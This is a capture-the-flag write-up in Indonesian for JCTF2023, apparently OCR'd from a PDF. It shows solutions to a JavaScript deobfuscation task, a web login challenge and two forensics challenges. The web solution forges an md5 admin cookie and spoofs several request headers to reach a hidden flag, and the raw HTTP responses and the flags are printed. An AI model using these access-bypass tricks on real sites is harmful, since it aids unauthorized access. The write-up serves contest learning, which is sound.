16=9.40;12(16)}}}9.36(35)}3 67(21){10 9=51 43();9.42("41",21,44);9.46=3(){19(9.48===4){19(9.20===52||9.20==0){10 16=9.40;12(16)}}}9.36(35)}3 65(1){12(1)}3 59(1){12(1)}3 64(1,28)
{7.8.6+="<32><32><26 63=\'"+28+"\'>"+1+"</26>"}3 62(1){7.8.6+="<29 61=\'60\'><15>"+1+"</15></29>"}3 58(1){7.8.6+="<30>"+1+"</30>"}3 56(1){7.8.6+="<15>"+1+"</15>"}3 57(1){7.8.6+="
<53>"+1+"</53>"}3 68(){7.8.6+="<55 66=\'70://86.90.91/92/93/94/2.0.2/95.96.97\'></55>"}3 98(1,24){7.8.6+="<25 69=\'"+24+"\'>"+1+"</25>"}3 99(1){7.8.6+="<27>"+1+"</27>"}3 100(1)
{7.8.6+="<37>"+1+"</37>"}3 101(1){7.8.6+="<31>"+1+"</31>"}3 102(){7.8.6+="89{88}"}3 79(1){7.8.6+="<14>"+1+"</14>"}3 87(1){7.8.6+="<18>"+1+"</18>"}3 72(1){7.8.6+="<17>"+1+"</17>"}3
73(1){7.8.6+="<14>"+1+"</14>"}3 74(1){7.8.6+="<17>"+1+"</17>"}3 75(1){7.8.6+="<54>"+1+"</54>"}3 76(1){7.8.6+="<14>"+1+"</14>"}3 77(1){7.8.6+="<18>"+1+"</18>"}3 71(1){7.8.6+="
<49>"+1+"</49>"}3 78(1){7.8.6+="<47>"+1+"</47>"}3 80(1){7.8.6+="<45>"+1+"</45>"}3 81(1){7.8.6+="<33>"+1+"</33>"}3 82(){10 1="";10 11="83";50(10
13=0;13<5;13++)1+=11.39(22.38(22.23()*11.34));12(1)}3 84(){10 1="";10 11="85";50(10
13=0;13<5;13++)1+=11.39(22.38(22.23()*11.34));12(1)}',10,104,'|text||function|||innerHTML|document|body|rawFile|var|possible|alert|i|tr|h1|allText|th|td|if|status|file|Math|random
|link|a|button|ul|function_name|div|p|table|br|tbody|length|null|send|li|floor|charAt|responseText|GET|open|XMLHttpRequest|false|colgroup|onreadystatechange|col|readyState|caption
|for|new|200|h2|tfoot|script|addHeading|addSubheading|addParagraph|PrintLine|jumbotron|class|addJumbotron|onclick|addButton|Print|src|ConcatenateTextFile|animateWebsite|href|https
|addTableCaption|addTableHeader|addTableHeaderRow|addTableHeaderData|addTableFooter|addTableFooterRow|addTableFooterData|addTableColumn|addTableRow|addTableColumnGroup|addTableBod
y|printRandomLetters|ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789|printRandomNumbers|0123456789|cdnjs|addTableData|t4kAr4pUt0_P0p0ruN64_plR1T0P4R0|JCTF2023|cloud
flare|com|ajax|libs|animejs|anime|min|js|addLink|addList|addListItem|addTable|printFlag|ReadTextFile'.split('|'),0,{}))

// Holy, that's a long line of code. I wonder what it does?
```


Sebuah script js lalu kita print fungsi tersebut saja dan akan mendapatkan flagnya (eval nya tinggal ganti console.log)

Run js lalu grep dan kita akan menemukan flagnya


Flag: JCTF2023{t4kAr4pUt0_P0p0ruN64_p1R1T0P4R0}

LoG1n


Dilihat terdapat halaman login biasa tetapi bisa continue sebagai admin, saat dilihat terdapat cookie yang cukup menarik




Berdasarkan desc nya katanya one way encryption, jadi saya berpikir ini adalah hash, saat di crack di crackstation ternyata benar



Saat ini valuenya adalah md5 dari false, saat kita ganti jadi md5 dari true,






Saat ke /secret_thing_is_here/flag


You are not the admin, the admin is speaking Urdu!

Waktunya bermain header request, biar mudah saya pindahin ke burp. Untuk bahasa maka saya menambahkan header “Accept-language: ur” untuk Urdu




```
HTTP/1.1 200 OK
Date: Sun, 16 Apr 2023 03:55:32 GMT
Server: Apache/2.4.56 (Debian)
X-Powered-By: PHP/8.0.28
Vary: Accept-Encoding
Content-Length: 333
Connection: close
Content-Type: text/html; charset=UTF-8


<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width,initial-scale=1.0">
    <title>
      FLAG
    </title>
  </head>
  <body>
    The admin only use SuperSecretAdminBrowser, but you are not! Just go back!
  </body>
</html>
```

Adminnya menggunakan SuperSecretAdminBrowser, jadi kita ganti saja user-agent kita jadi SuperSecretAdminBrowser




```
HTTP/1.1 200 OK
Date: Sun, 16 Apr 2023 11:59:11 GMT
Server: Apache/2.4.56 (Debian)
X-Powered-By: PHP/8.0.28
Set-Cookie: adminEmail=YWRtaW5Aam9pbnRzLmNvbQ%3D%3D
Vary: Accept-Encoding
Content-Length: 415
Connection: close
Content-Type: text/html; charset=UTF-8


<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width,initial-scale=1.0">
    <title>
      FLAG
    </title>
  </head>
  <body>
    The real admin should know what is his email right? U cannot bypass this! In case you are the admin but you also
    forgot ur email u can check somewhere here.
  </body>
</html>
```

Kalau dilihat di response headernya ada cookie baru, saat di decode




Dapat emailnya admin@joints.com, untuk headernya sendiri setelah saya cari-cari yang biasa valuenya berupa email ternyata adalah From



Name	Value
Host	34.101.234.148:8499
Upgrade-Insecure-Requests	1
User-Agent	SuperSecretAdminBrowser
Accept	text/html,application/xhtml+xml,...
Accept-Encoding	gzip, deflate
Accept-Language	ur
Connection	close
Cookie	5fdedfe381eef204ab3354d244885.
From	admin@joints.com

```
HTTP/1.1 200 OK
Date: Sun, 16 Apr 2023 12:03:43 GMT
Server: Apache/2.4.56 (Debian)
X-Powered-By: PHP/8.0.28
Vary: Accept-Encoding
Content-Length: 317
Connection: close
Content-Type: text/html; charset=UTF-8


<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width,initial-scale=1.0">
    <title>
      FLAG
    </title>
  </head>
  <body>
    U was tracked. Use untracked one to go in real admin area!
  </body>
</html>
```

Untuk ini tinggal tambahkan header Do Not Track (DNT)



Response


Pretty Raw Hex Render

```
1  HTTP/1.1 302 Found
2  Date: Sun, 16 Apr 2023 12:04:24 GMT
3  Server: Apache/2.4.56 (Debian)
4  X-Powered-By PHP/8.0.28
5  Location: /secret_thing_is_here/flag/real_flag_is_here
6  Content-Length 259
7  Connection: close
8  Content-Type: text/html; charset=UTF-8
9
10
11 <!DOCTYPE html>
12 <html lang="en">
13   <head>
14     <meta charset="UTF-8">
15     <meta http-equiv="X-UA-Compatible" content="IE=edge">
16     <meta name="viewport" content="width=device-width,initial-scale=1.0">
17     <title>
         FLAG
       </title>
18   </head>
19   <body>
20   </body>
21 </html>
```

Disini terlihat kita di redirect ke /secret_thing_is_here/flag/real_flag_is_here

```
1  HTTP/1.1 200 OK
2  Date: Sun, 16 Apr 2023 12:04:55 GMT
3  Server: Apache/2.4.56 (Debian)
4  X-Powered-By PHP/8.0.28
5  For-Admin-Only 4a435446323032337b73306d335f6833346465525f265f6330306b31655f3472655f7573336675315f723167687437d
6  Vary: Accept-Encoding
7  Content-Length 355
8  Connection: close
9  Content-Type: text/html; charset=UTF-8
10
11
12 <!DOCTYPE html>
13 <html lang="en">
14   <head>
15     <meta charset="UTF-8">
16     <meta http-equiv="X-UA-Compatible" content="IE=edge">
17     <meta name="viewport" content="width=device-width,initial-scale=1.0">
18     <title>
         FLAG
       </title>
19   </head>
20   <body>
21     <p>
         Congrats! Here's my Response to you! :
       </p>
22     <p>
         Welcome to Admin Area! My Real Admin!
       </p>
23   </body>
24 </html>
25
```

Terdapat header For-Admin-Only yang setelah didecode merupakan flag nya



Flag: JCTF2023{s0m3_h34deR_&_c00k1e_4re_us3fu1_r1ght?}

Forensics

Dinosaur

Diberikan sebuah gambar stegosaurus.jpg. Perlu dibaca baik-baik descriptionnya.

> *The stegosaurus is one of the few creatures that likes to eat **blowfish**. The key of its favorable taste to a blowfish is **dinosaur**. It initializes his day by using blowfish. Although it wasn't the best food of the prehistoric era, the stegosaurus always leaves a **FeedBack** which until now, is still a **Cipher** for historians to crack. **No phrases** were used by historians to describe the extinct dinosaur.*
>
> *By the way, stegosaurus likes to hide. **Stegosaurus**... **hide**?*

Dari description ini, kita coba cek steghide saja.

```
└─$ steghide --info stegosaurus.jpg
"stegosaurus.jpg":
  format: jpeg
  capacity: 13.3 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
  embedded file "insides_of_stegosaurus.txt":
    size: 84.0 Byte
    encrypted: rijndael-128, cbc
    compressed: yes
```


Langsung saja kita extract. Dari description diketahui key nya adalah ‘dinosaur’, initialization vector nya adalah ‘blowfish’, dan mode nya CFB (Cipher Feedback).

Flag: JCTF2023{the_st364n0s4uru5_likes_bl0wf15h}

Spartan Ghosts

Diberikan sebuah file data spartan_disk. Menurut description, file ini harus diXOR. Kita coba cat spartan_disk dan isinya adalah godofwargodofwargodofwargodofwargodofwargodofwar…
Jadi kita coba XOR file ini dengan ‘godofwar’, dan jadilah sebuah file .iso.

